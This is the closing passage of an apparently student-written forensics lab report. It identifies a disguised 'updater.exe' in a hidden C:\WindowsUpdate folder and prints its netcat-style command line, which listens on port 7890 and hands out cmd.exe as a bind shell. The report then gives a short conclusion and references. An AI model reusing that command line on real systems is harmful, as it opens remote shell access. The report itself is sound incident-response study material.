    - The examiner also proceeded to Windows.System.Pslist to look for the suspicious software, as shown in Figure 24 and 25.

- **Answer:**
  Yes, there is suspicious software installed on the system it is located in the hidden directory named, “WindowsUpdate”. The executable name of the software is **updater.exe**. The executable is located in **C:\WindowsUpdate**. The process is running because it was in the pslist as shown in Figure 24. Yes, the suspicious software has command line arguments, the command line arguments are: **C:\WindowsUpdate\updater.exe" -l -p 7890 -e cmd.exe and "C:\WindowsUpdate\updater.exe" -l -p 7890 -e cmd.exe**, as shown in Figure 24 and 25. The file is updater.exe, as shown in Figure 23.


- **Supporting Evidence:**



```
auto
  C:
    $Recycle.Bin
    $WinREAgent
    Boot
    EFI
    PerfLogs
    Program Files
    Program Files (x86)
    ProgramData
    Recovery
    System Volume Information
    Users
    Windows
    WindowsUpdate
    inetpub
```


Download	Name	Size	Mode	mtime	atime	ctime	btime
	updater.exe	1Mb	-rw-rw-rw-	2011-06-30T13:52:30Z	2025-11-13T14:44:28.432Z	2011-06-30T13:52:30Z	2025-11-13T14:44:28.406Z

Figure 23. The suspicious software installed on the system



5880	2116	false	updater.exe	"C:\WindowsUpdate\updater.exe" -l -p 7890 -e cmd.exe	C:\WindowsUpdate\updater.exe	ACME-BLG2-YSAM\ysam	21557248

Figure 24. The suspicious software installed on the system



7116	3152	true	updater.exe	"C:\WindowsUpdate\updater.exe" -l -p 7890 -e cmd.exe	C:\WindowsUpdate\updater.exe	ACME-BLG2-YSAM\Administrator	21565440

Figure 25. The suspicious software installed on the system

Conclusion

The examiner, Inor Wang, enjoyed this lab. There is no critique from me. Thank you.

References

Carvey, H. A. (2014). Windows forensic analysis toolkit: Advanced analysis techniques for Windows 8 (Fourth edition). Syngress.

Johansen, G., & Safari, an O. M. C. (2020). Digital Forensics and Incident Response—Second Edition.

Ligh, M. H., Case, A., Levy, J., & Walters, A. (2014). The art of memory forensics: Detecting malware and threats in Windows, Linux, and Mac memory. Wiley.

Malware forensics field guide for Windows systems digital forensics field guides. (2012). Syngress.

Oettinger, W., & Safari, an O. M. C. (2020). Learn Computer Forensics.

Reddy, N. (2019). Practical cyber forensics: An incident-based approach to forensic investigations. APress. https://doi.org/10.1007/978-1-4842-4460-9.

VeraCrypt Project. (2025). *VeraCrypt*. https://veracrypt.io/en/Downloads.html.